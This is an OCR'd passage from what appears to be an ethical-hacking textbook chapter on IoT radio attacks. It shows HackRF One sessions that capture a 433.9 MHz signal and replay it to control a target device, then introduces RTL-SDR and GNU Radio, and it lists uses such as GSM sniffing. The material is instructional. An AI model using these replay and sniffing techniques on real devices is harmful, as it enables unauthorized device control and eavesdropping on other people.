
```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18.43: Screenshot of HackRF One recording signal

- Step 2: Replay the signal to the target using the following command:

  `hackrf_transfer -t connector.raw -f [device frequency]`


  Here, -t → used to replay the signal



```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18.44: Screenshot of HackRF One replaying a signal

After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.



SDR-Based Attacks using RTL-SDR and GNU Radio

Hardware Tool: RTL-SDR

- The attacker can use **RTL-STR** to capture the active radio signals in the vicinity
- It captures frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models

https://www.rtl-sdr.com

Software Tool: GNU Radio

- GNU Radio consists of several pre-defined programs and tools such as **uhd_ft**, **uhd_rx_cfile**, and **uhd_rx_nogui** to perform SDR-based attacks

https://www.gnuradio.org

SDR-Based Attacks using RTL-SDR and GNU Radio

- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-STR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.




Figure 18.45: RTL-SDR

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

  - **GNU Radio**

